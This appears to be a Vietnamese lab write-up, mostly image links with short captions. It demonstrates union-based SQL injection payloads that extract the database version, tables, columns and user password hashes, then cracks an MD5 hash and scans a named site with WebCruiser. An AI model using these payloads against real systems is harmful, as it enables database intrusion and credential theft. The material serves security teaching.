
- Nhập: 1' union all select @@version, '1




- Nhập: 1' union all select table_schema, table_name from information_schema.tables where '1'='1




- Nhập: **1' union all select column_name, column_type from information_schema.columns where table_name='users**




- Nhập: 1' union all select user, password from users where '1'='1




- Dùng MD5 để giải mã password của first name admin:





- Nhúng URL của trang web TRANHOANGCO vào WebCruiser:



- Chọn ScanPage để quét ra các lỗi:



- Chạy get environment information để lấy được thông tin của Version, Server, OS,...:



- Dùng MD5 để giải mã password:

